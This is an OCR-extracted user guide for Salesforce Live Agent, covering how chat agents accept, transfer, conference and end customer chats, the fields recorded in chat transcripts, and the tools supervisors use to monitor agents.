Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app

Change Your Live Agent Status

Change your Live Agent status to control when you're available to receive new and transferred chats.

In Live Agent, you can set your online status to online, away, or offline. When you exit Live Agent, your status automatically changes to offline and any active chat sessions end.

1. Click the Live Agent footer widget to open the chat monitor.
2. Click the drop-down arrow in the upper right corner of the chat monitor to view your status options.
3. Select your status.

Live Agent Statuses
Live Agent statuses define how you can interact with customers while you're online, away, or offline.

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USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

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Live Agent Statuses

Live Agent statuses define how you can interact with customers while you're online, away, or offline.

Status	Description
Online	You can receive and accept incoming chats and transfers.
Away	You can continue any chat sessions you've already started, but you can't accept incoming chats or transfers.
Offline	You can't accept incoming chats or transfers, and no chats can be routed to you.

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Chat with Customers

Accept incoming chat requests to begin chatting with customers.

When you receive a new chat or transfer request, the pending request appears in your chat monitor. You can see the deployment or website the chat came from, the customer's name (if it's available), and the number of minutes the request has been waiting to be answered.

You can chat with several customers at the same time. Each chat sessions opens in a separate primary tab.

1. In the chat monitor, click **Accept** on the chat request.
   The chat log opens in a new primary tab.
2. Type your message to the customer in the message field.
3. Click **Send** or hit ENTER on your keyboard to send your message to the customer.
4. Click **End Chat** when you're done assisting the customer.
   If the customer ends the chat first, a notice appears in the chat log.

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Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app

Access Customer Details During a Chat

When you accept a chat request, a details tab for that chat opens automatically. The details tab includes information about the visitor and lets you look up records related to the chat, such as contacts and cases.

- To search for a record, type a name in the relevant box in the Related Entities section of the page, then click . To associate a record you find to the chat, select it from the search results list and click **Save**.

  In older organizations, you could access records and visitor details from the Related Entities panel during chats. However, starting with Summer '14, the Related Entities panel in the details tab isn't available for new Live Agent customers. Existing customers will continue to have access to the Related Entities panel.
- Once you associate an existing record to the chat, click the name of the record to open it in a new tab.
- To create a new record, click **New Case**, **New Lead**, **New Contact**, or **New Account**.

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USER PERMISSIONS

To search for and view a record:
- "Read" on the object

  AND

  "Create" on Live Chat Transcripts

To create a new record:
- "Create" on the object

  AND

  "Create" on Live Chat Transcripts

To edit a record:
- "Edit" on the object

  AND

  "Create" on Live Chat Transcripts

To delete a record:
- "Delete" on the object

  AND

  "Create" on Live Chat Transcripts

Send Quick Text Messages in Chats

Send pre-written messages to chat customers to send common messages more quickly.

Quick Text lets you respond to customers more efficiently by letting you insert predefined messages, such as greetings or common troubleshooting steps, into your chat messages.

Note: If you don't have access to Quick Text, contact your Salesforce admin.

1. While chatting with a customer, type ;; in the message field.
   A list of Quick Text messages appears. The messages you've used most recently appear at the top of the list.
2. To see additional Quick Text messages that are available, type a word or phrase.
   A list of messages that include those words appears.
3. To see the title and full text of a message, click it once or highlight it using the arrow keys on your keyboard.
   The full message appears at the bottom of the Quick Text list.
4. To select a message and add it to your chat, double-click it or highlight it and hit ENTER on your keyboard.
5. To send the message, click **Send** or hit ENTER on your keyboard.

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USER PERMISSIONS

To access Quick Text while chatting with visitors in Live Agent:

- "Read" on Quick Text

Transfer Files During a Chat

Give customers the ability to upload and transfer files during a chat so they can easily share more information about their issues.

For example, if a customer is receiving an error when they try to complete a process, they can upload and transfer a screenshot of the error message to the agent.

Before a customer can upload a file, you must associate the chat with a record, such as a case or a contact. Since the chat transcript isn't created until you end the chat, you can't attach a customer's file directly to the transcript during the chat.

1. Click to search for or create a record to attach to the chat.
2. Click the file transfer icon ( ).

   Note: A customer can't upload a file until you initiate the file transfer by clicking the file transfer icon. This helps prevent customers from uploading unsolicited or potentially dangerous files into the chat.

3. Select the record you chose in the first step to attach the transferred file to.
   The customer receives a prompt to upload their file to the chat window. The file can't exceed 25 MB.
4. When the customer has sent the file through the chat, click the link in the chat log to view the file.

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USER PERMISSIONS

To use the Salesforce console:

- "Live Agent" is enabled and set up

  AND

  Live Agent is set up in a Salesforce console app

Add Attachments to a Chat

Attach Articles to Live Agent Chats

Use the Knowledge One widget to find articles that help solve customer issues during chats.

The Knowledge One widget is only available if your Salesforce org uses Knowledge and your Salesforce admin has included the tool in your Salesforce console app.

1. When chatting with a visitor, click an article from the list in the Knowledge One widget. A tab with the full text of the article opens.
2. To search for a specific article in the list, type a word or phrase in the text box in the widget and click or press ENTER.
   - Alternatively, click at the top of the widget to search all articles, including those not in the list. The main widget search gives you the option of limiting your results to specific types of articles.
   - To filter your search results, click **Filters** and choose how you want to restrict your search.
3. When you find the article you want, click , then click **Share**.
   The text of the article appears in the chat text box.
4. Click **Send** or press ENTER on your keyboard to send the article to the visitor.

   Note: You can send articles to visitors only if your admin has set up a Chat Answer field on articles. If this field isn't set up, you can view articles but can't include them in chats.

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USER PERMISSIONS

To search for and view an article:
- "Read" on the article type

Attach Records to Chat Transcripts

Search for or create records to attach to a chat transcript as you chat with customers.

Find existing records or create new ones to associate with a transcript as you chat with customers. For example, you can create a new case based on the customer's issue, or search for the customer's existing contact record and attach these records to the transcript for later reference. You can attach standard or custom records to your chat transcripts.

1. While chatting with a customer, click to attach a record to the transcript.

   Note: You can only attach one of each type of record to a chat transcript. For example, you can't attach more than one case to a single transcript.

2. To search for an existing record:

   a. Click the search icon ( ) in the records window next to the type of record you want to search for.

   b. Type the name of the record and hit ENTER.
   The record opens in a new tab.

   c. Click the attach icon ( ) again.

   d. Select the check box next to the record you searched for to link it to the chat transcript.

3. To create a new record:

   a. Click the create icon ( ) next to the type of record you want to create.

   b. Complete the information in the new record and save it.

   The record will automatically link to the transcript once the record is created.

4. After you complete the chat with the customer, exit the chat.

5. If prompted, click **Save**.
   The records you linked are now attached to the transcript. You can access them from the transcript's detail view.

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USER PERMISSIONS

To search for and view a record:
- "Read" on the object

  AND

  "Create" on Live Chat Transcripts

To create a new record:
- "Create" on the object

  AND

  "Create" on Live Chat Transcripts

To edit a record:
- "Edit" on the object

  AND

  "Create" on Live Chat Transcripts

To delete a record:
- "Delete" on the object

  AND

  "Create" on Live Chat Transcripts

Block Unwanted Chat Customers

You can block chats from troublesome customers right from the Salesforce console. For example, if a customer is using abusive language or sending spam messages, you can block that user from starting a new chat.

Blocking a chat ends the chat and blocks any new chat requests coming from that user's IP (Internet Protocol) address.

If your Salesforce org is receiving many spam chats from a particular region, your administrator can block entire ranges of IP addresses.

1. In the interaction pane, click the  icon.
2. (Optional) Enter a comment explaining why you're blocking this visitor.
3. Click **Block**.

When you click **Block** , you immediately end the chat, and the visitor sees a notification that an agent ended the chat. If multiple agents are engaged in a conference, **Block** immediately ends the conference, and the other agents are also notified.

If you don't see the  icon in your console, contact your Salesforce admin to enable it. Only a Salesforce admin can unblock an IP address.

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USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app

End a Chat Session

End a chat session after you've finished chatting with a customer and updating the records related to their chat.

After you end a chat with a customer, the primary and secondary tabs related to that chat remain open in your console. Close them to save your work and free up space to take on more chats.

1. Close the primary tab for the chat.
2. If prompted, click **Save**.

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USER PERMISSIONS

To chat with visitors in Live Agent in the :

- Live Agent is enabled, set up, and included in a app

Collaborate and Request Help

Transfer Chats to an Agent, Skill, or Button

Live Agent chats can be transferred to another agent, skill, or button so your customers always receive the highest-quality help from the most relevant sources.

Just as you forward an email or pass a case to another agent, you can transfer a Live Agent chat. Transferring is useful when a customer has an issue that another agent can solve, or requires an agent with a particular skill. How the chat gets to the next agent depends on the kind of transfer you use.

There are three types of transfers: Transfer to Agent, Transfer to Skill, and Transfer to Button. To ensure that your customers get help as quickly as possible, certain chat transfer types can exceed agents' configured capacity. You can set agent capacity through the Live Agent Configuration, or the Presence Configuration if your organization uses Omni-Channel.

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Type of Transfer	Scenario	Method of Transfer	Can Exceed Configured Agent Capacity?
Transfer to Agent	You want to transfer the chat to Agent Jane, because she's the perfect fit for the case.	A chat request is sent to Agent Jane. If she accepts the request, the chat is transferred to her, and your chat workspace closes.	Yes
Transfer to Skill	You want to forward the chat to an agent who has the skill "billing specialist."	A chat request is sent to all agents assigned to the skill, and the chat is transferred to the first agent to accept it.	Yes
Transfer to Button	You want to transfer a chat from the sales queue to the service queue.	The chat is transferred to an available agent assigned to the selected button or queue.	No

When chats are transferred directly to an agent or skill group, the transferred chats are allowed to exceed the accepting agent's capacity. This means that agents always receive a chat request, even if they're handling the maximum allowed number of chats. If the transfer request is rejected or times out, the original agent can try another recipient or transfer method.

Chats routed from buttons or queues always respect the configured agent capacity. So, agents assigned to that button or queue don't receive the transfer request—or any other chat requests—until they have open capacity. But don't worry: customers still won't get stuck waiting for another agent. When a chat is sent to the next queue, it's added into the list of incoming chats by its age, so it will appear higher up than brand-new chat requests.

When an agent accepts a transferred chat, the records attached to the chat transcript, like a case or contact, open alongside the chat in the workspace. The accepting agent has the information to start assisting the customer right away, without having to search for related records. These records are also completely up-to-date, as the previous agent is prompted to save any changes when the transfer is initiated.

Note: If the accepting agent doesn't have permissions to view one or more of the attached objects, those items won't open in the transferred workspace.


Transfer Chats

You can transfer chat sessions to other agents when a customer needs extra help with an issue, or to make room for new requests.

Transfer Chats

You can transfer chat sessions to other agents when a customer needs extra help with an issue, or to make room for new requests.

1. While chatting with a customer, click **Transfer**.



2. Select a transfer option from one of the menus.

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
USER PERMISSIONS


To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app



Note: There are options for each type of transfer that's enabled for your Salesforce org. If you don't see the option you need, ask your administrator to add it for you.

3. (Optional) Write a message for the agent receiving the chat. This message is part of the chat request to provide context for the next agent.



4. If the transfer is accepted, your chat and any associated records automatically close (don't worry, you'll be prompted to save your changes if you haven't already). If it's rejected, you can try again with another recipient or transfer method.

Send a Chat Conferencing Request

As wise as support agents are, sometimes a single support agent doesn't have all the information that's required to solve a customer's problem. Chat conferencing lets you invite one or more agents into your customer chats. That way, your agents can turn boring chats into veritable support parties for your customers—all without disrupting the flow of conversation! Send a chat conferencing request to ask another agent to join you in a customer chat.

Note: You can conference in a single agent, or send a request to all agents and the first to accept will join the conference. You can conference multiple agents into a chat, but you need to send each request individually.

1. While you're chatting with a customer, click .
2. Select the skill group of the agents that you want to transfer into the chat.
3. Select whether to send the conference request to all agents with that skill or to a specific agent.
4. Click **Conference** to send the conference request.

   If the agent accepts the conference request, you see a notification in the chat log, and that agent can start chatting with you and the customer. If the agent declines the request, you see a notification above the chat log. The customer receives a notification when an agent joins or leaves a conference.
5. If you decide to exit the conference, click **Leave**, and then click **Leave** again.

   If the other agent leaves the conference, you'll see a notification in the chat log.

Any saved and attached records will open for other agents who join the conference. But only the originating or longest-attending agent will be able to attach other records. If the longest-attending agent attaches or removes records during the conference, other agents won't see these changes in their workspaces.

For more about transferring chats and workspaces, see Transfer Chats.

EDITIONS

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Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To create and edit configurations:

- "Customize Application"

To enable chat conferencing:

- "Enable Live Agent Chat Conference"

Request Help with a Chat

When you need help with a chat, you can raise a virtual flag to alert a supervisor. Supervisors are alerted that you need help, and they can respond directly via the console.

1. In the interaction pane, click the icon.
2. Enter a message briefly explaining what help you need.
3. Click **Raise Flag**.

Either you or a supervisor can lower the flag when your issue is resolved.

If you don't see the icon in your console, contact your Salesforce admin to enable it.

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View Customer Records

Salesforce automatically creates some records when a chat ends. These records store information about chat customers and their interactions with agents.

These records are mostly used internally to provide an audit trail about your customers and their chats with agents. However, you can access these records yourself if you ever need them.

1. To access customer records in the Salesforce console, select the type of record you want to view from the Salesforce console navigation list.

   A list of those records will appear in the main window.

   Live Agent Session Records

   Every time your agents log in to Live Agent, a Live Agent session record is automatically created. These session records store information about your agents' and customers' interactions online, such as how many chat requests were processed, how long agents spent online, or how long agents were actively engaged in chats with customers.

   Live Agent Visitor Records

   Every time an agent chats with a customer, Salesforce automatically creates a visitor record that identifies the customer's computer.

   Live Agent Transcripts

   A Live Agent transcript is a record of a chat between a customer and an agent. Salesforce automatically creates a transcript for each chat session.

EDITIONS

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USER PERMISSIONS

To view customer records:

- "Read" on the record type

For agents to use Live Agent:

- "API Enabled" administrative permission

Live Agent Session Records

Every time your agents log in to Live Agent, a Live Agent session record is automatically created. These session records store information about your agents' and customers' interactions online, such as how many chat requests were processed, how long agents spent online, or how long agents were actively engaged in chats with customers.

Use Live Agent sessions to find and edit information about your support agents' chats with customers. For example, you can create a list called "Today's Sessions" to view chat activity that occurred in one day.

You can associate session records with cases, accounts, contacts, and leads or link them with other objects through custom lookup fields.

Note: If you have the correct permissions, you can create, view, edit, or delete session records, just like other record types in Salesforce. However, session records are meant to provide a paper trail for the chats between your agents and customers, so we don't recommend tampering with these records in most cases.

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Live Agent Visitor Records

Every time an agent chats with a customer, Salesforce automatically creates a visitor record that identifies the customer's computer.

Each new visitor is associated with a session key, which Salesforce creates automatically. A session key is a unique ID that is stored in the visitor record and on the visitor's PC as a cookie. If a customer participates in multiple chats, Salesforce uses the session key to link the customer to their visitor record, associating that record to all related chat transcripts.

Note: If you have the correct permissions, you can create, view, edit, or delete visitor records, just like other record types in Salesforce. However, visitor records are meant to provide a paper trail that associates your customers with their chat transcripts, so we don't recommend tampering with these records in most cases.

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Live Agent Transcripts

A Live Agent transcript is a record of a chat between a customer and an agent. Salesforce automatically creates a transcript for each chat session.

When a chat ends successfully—that is, when the chat is ended by a customer or an agent—the chat transcript is created as soon as the agent closes the chat window and any related tabs.

If a chat is disconnected or experiences another error, Salesforce still creates a chat transcript for it, though it takes up to 30 minutes to creates the transcript after the chat is disconnected.

You can associate a transcript with cases, accounts, contacts, and leads, or you can link it to other objects.

Note: If you have the correct permissions, you can create, view, edit, or delete chat transcripts, just like other record types in Salesforce. However, chat transcripts are meant to provide a paper trail for the chats between your agents and customers, so we don't recommend tampering with these records in most cases.

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Live Agent Transcript Fields

Live Agent transcript fields help you track information about your agents' chats with customers.

Live Agent Transcript Events

Live chat transcript events automatically track events that occur between your agents and customers during chats.

Live Agent Transcript Fields

Live Agent transcript fields help you track information about your agents' chats with customers.

A Live Agent transcript has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields might not be visible or editable.

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Field	Definition
Abandoned After	The amount of time in seconds an incoming chat request went unanswered by an agent before the chat was disconnected by the customer
Account Name	The name of the account associated with the transcript
Agent Average Response Time	The average time that it took an agent to respond to a chat visitor's message
Agent Maximum Response Time	The maximum time it took an agent to respond to a chat visitor's message
Agent Message Count	The number of messages an agent sent during the chat
Agent Skill	The skill associated with the live chat button used to initiate the chat
Body	The transcribed chat between an agent and a visitor
Browser	The type and version of the browser used by the visitor
Browser Language	The visitor's browser language selection
Case	The case associated with the chat
Chat Button	The chat button that the visitor clicked to initiate the chat
Chat Duration	The total duration of the chat in seconds
Contact Name	The name of the contact that participated in the chat Note that contacts and visitors are not the same. See Live Chat Visitor for more information.
Created By	The user who created the transcript, including creation date and time (Read only)
Created Date	The date and time the transcript was created (Read only)
Deployment	The deployment from which the visitor initiated the chat

Field	Definition
End Time	The time the chat ended
Ended By	Indicates whether the visitor or the agent ended the chat
Last Modified By	The user who last modified the transcript, including date and time (Read only)
Last Modified Date	The date and time the transcript was last modified (Read only)
Lead	The name of the lead that was generated by the chat or discussed during the chat
Live Chat Transcript	Unique, numerical identifier automatically assigned to the transcript. Administrators can modify the format and numbering for this field. Transcript numbers usually increase sequentially, but sometimes they can skip numbers in a sequence.
Live Chat Visitor	Unique, numerical identifier automatically assigned to the visitor. Administrators can modify the format and numbering for this field. Visitor numbers usually increase sequentially, but sometimes they can skip numbers in a sequence. Note that visitors and contacts are different: a visitor might be a contact, but this is not a requirement, and there is no relationship between contacts and visitors.
Location	The visitor's geographic location. Either the city and state, or city and country (if the visitor is located outside of the United States).
Network	The visitor's network or Internet Service Provider.
Owner	The name of the transcript owner. By default, the owner is the user who originally created the transcript (for example, the agent who answered the chat). You can select a different user as the owner, or assign the transcript to a queue. When assigning transcripts to other users, make sure those users have the “Read” permission on live chat transcripts.
Platform	The user's operating system
Referring Site	Site the visitor was on before they came to your website. For example, if the visitor used Google to search for your support organization’s website, the referring site is Google.
Request Time	The time that the visitor initially requested the chat
Screen Resolution	The screen resolution used by the visitor
Start Time	The time that the agent answered the chat request

Field	Definition
Status	Completed or Missed. A missed chat was requested but not answered
Supervisor Transcript Body	Contains the whisper messages from supervisors
User Agent	A string that identifies the type of browser and operating system the visitor used
Visitor Average Response Time	The average time that it took a visitor to respond to an agent comment
Visitor Maximum Response Time	The maximum time it took a customer to respond to an agent's message
Visitor IP Address	The IP address of the computer that the visitor used during the chat
Visitor Message Count	The number of messages a visitor sent during the chat
Wait Time	The total amount of time a chat request was waiting to be accepted by an agent

Live Agent Transcript Events

Live chat transcript events automatically track events that occur between your agents and customers during chats.

You can edit live chat transcripts to track events that occur between your agents and customers during live chats. You can add the following events to a live chat transcript:

Event	Description
Chat Requested	Visitor requested a chat
Queued	Chat request was placed in queue
Routed (Push)	Chat request was routed to agent
Routed (Choice)	Chat request was routed to all available, qualified agents
Accepted	Chat request was accepted by agent
Critical Wait Alert Time Reached	Agent failed to respond to the customer's message before reaching the critical wait alert time
Critical Wait Alert Cleared	Agent responded to the customer's message after the critical wait alert was received
Transfer Requested	Agent requested chat transfer
Transfer Accepted	Chat transfer was accepted by agent
Transfer Request Canceled	Chat transfer request was canceled by the agent who sent the request

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Event	Description
Transfer Request Declined	Chat transfer request was declined by the agent who received the request
Transferred to Button	Chat was transferred to a button
Transfer to Button Failed	Chat transfer to button was unsuccessful
Chat Conference Requested	Agent sent a request to start a conference
Chat Conference Canceled	Conference request was canceled
Chat Conference Declined	Conference request was declined by an agent
Agent Joined Conference	An agent joined the conference
Agent Left Conference	An agent left the conference
File Transfer Requested	A file transfer was requested
File Transfer Canceled by Agent	File transfer was canceled by an agent
File Transfer Canceled by Visitor	File transfer was canceled by the visitor
File Transfer Succeeded	File transfer was successful
File Transfer Failed	File transfer failed
Canceled (Blocked)	An attempted chat was blocked via an IP blocking rule
Blocked by Agent	An agent blocked an active chat (creating an IP blocking rule)
Declined (Manual)	Chat request was declined by agent
Declined (Time-Out)	Chat request timed out while assigned to agent
Canceled (No Agent)	Chat request was canceled because no qualified agents were available
Canceled (No Queue)	Chat request was canceled because there was no room in queue
Canceled by Visitor	Visitor clicked **Cancel Chat**
Agent Left	Agent left chat
Visitor Left	Visitor left chat
Ended by Agent	Agent clicked **End Chat**
Ended by Visitor	Visitor clicked **End Chat**
Other	Another event occurred

Live Agent for Support Supervisors

Welcome to Live Agent for support supervisors! Live Agent is a comprehensive chat solution that makes it easy for your agents to support customers. With Live Agent's supervisor tools, you can easily monitor your agents' activities, assist your agents in chats, and view data on your agents' chat sessions.

As a support supervisor, you oversee your employees to ensure that they provide the best customer support possible. Live Agent is a chat solution that's fully integrated with the rest of Salesforce, making it easy for you to access the information you need about your agents and their chat activity in a single workspace.

Whether you're a seasoned veteran or new to Live Agent, there are several tools at your disposal that make it easy to support and monitor your chat agents as they work with customers. Let's get started.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app

The Live Agent Supervisor Panel

The Live Agent supervisor panel is your one-stop shop to find information about your department's chat buttons and chat agents. From the supervisor panel, you can monitor agents' chat activities as they chat with customers and view customer traffic on specific chat buttons, all in real time. The supervisor panel is conveniently located in the Salesforce console, so it's easy to access it without switching out of the app.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Access the Supervisor Panel

Access the supervisor panel conveniently from the Salesforce console to easily monitor your agents' chat activity.

1. To access the supervisor panel in the Salesforce console, select **Live Agent Supervisor** in the console's navigation list.
   The supervisor panel appears in the main console window, giving you access to real-time information about your Salesforce org's chat buttons and agents.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To use the Live Agent supervisor panel in the Salesforce console:

- Access to the Live Agent supervisor tab in a user profile or permission set, and included in a Salesforce console app

Agent Status List

The agent status list in the supervisor panel gives you access to real-time information about your agents' chat activity.

Agent Detail	Description
Agent Name	The name of the agent. Note: If a red flag appears next to the name, the agent has requested help. Respond via the chat detail module (far right).
Status	The agent's Live Agent status.
Action	The actions you can take to change the agent's status.
No. Chats in Progress	The number of chats that an agent is engaged in.
No. Requests Assigned	The number of pending chat requests that are currently assigned to the agent.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Agent Detail	Description
Time Elapsed Since Login	The amount of time the agent has been logged in to Live Agent.
Time Elapsed Since Last Accept	The amount of time since the agent last accepted a chat request.
Message to Supervisor (optional)	The private message that the agent sent with a help flag.

Expand each agent's name to see details about the customers they're chatting with.

Customer Detail	Description
Visitor Name	The name of the customer, if available.
IP	The IP address of the customer's device.
Network	The customer's network, if available.
Browser	The type of internet browser the customer is using to connect to their chat window.
City	The city the customer is chatting from.
Country	The country the customer is chatting from.
Duration	The amount of time the customer has been engaged in a chat with the agent.
Action	The actions you can take to view the customer's chat with the agent.

Queue Status List

The queue status list in the supervisor panel gives you access to real-time information about your organization's chat buttons and queues.

Queue Detail	Description
Button Name	The name of the chat button.
ID	The unique Salesforce ID of the chat button.
Queue Length	The number of chats that are waiting to be assigned to an agent.
Longest Wait	The longest amount of time a customer chat has waited to be connected to an agent.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Monitor Your Agents' Chats

View your agents' chats from the supervisor panel as they help customers. You can monitor agents' performance and give them real-time feedback and help as they serve customers.

1. In the Agent Status list, click ⊞ to expand the information about the agent whose chat you want to view. If an agent has requested help, you see a red flag next to the name and a private message (far right) if the agent entered one.
2. To view a chat, click **View** in the Action column of the chat you want to monitor.

   The chat monitor opens in the Agent Status list.
3. To send a private message to an agent as the agent is chatting with a customer, type your message in the message field and press **Enter**.

   The agent can see your message in the chat log, but the message is invisible to the customer.

When you finish monitoring your agent's chat, click ⊞ again to collapse the chat monitor.

To remove a flag after you've provided help, click **Lower Flag**.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To use the Live Agent supervisor panel in the Salesforce console:

- Access to the Live Agent supervisor tab in a user profile or permission set, and included in a Salesforce console app

To view agents' chats:

- "Agent Sneak Peek Enabled" in your Live Agent configuration

To send whisper messages to agents:

- "Whisper Messages Enabled" in your Live Agent configuration

Assign Skills to Agents

Assign skills to your agents as the expertise of your team evolves.

1. In Setup, enter *Skills* in the Quick Find box, then select **Skills**.
2. Click the name of the skill you want to assign.
3. Click **Edit**.
4. Select either the profiles (recommended) or individual users who have this skill.
5. Click **Save**.

If you don't have access to the Skills page, ask your Salesforce administrator about enabling this permission. Only your administrator can create skills.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To assign skills:

- "Assign Live Agent Skills to Users"

Report on Live Agent Sessions

Gain insight into your agents' chat activities by building reports about Live Agent chat sessions.

You can create a custom report type for Live Agent chat sessions and use it to run reports on your agents' sessions using the Report Builder. These Live Agent session reports can provide insight about your agents' chat activities—for example, whether or not your agent team is able to handle all chat requests from your customers.

1. Create a custom report type using Live Agent Sessions as the primary object.
2. Create a new Live Agent report using the Report Builder.
3. Customize your report to include the columns of information you want to feature.
4. Save or run the report.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Call Customers on the Phone

Salesforce CRM Call Center System Requirements

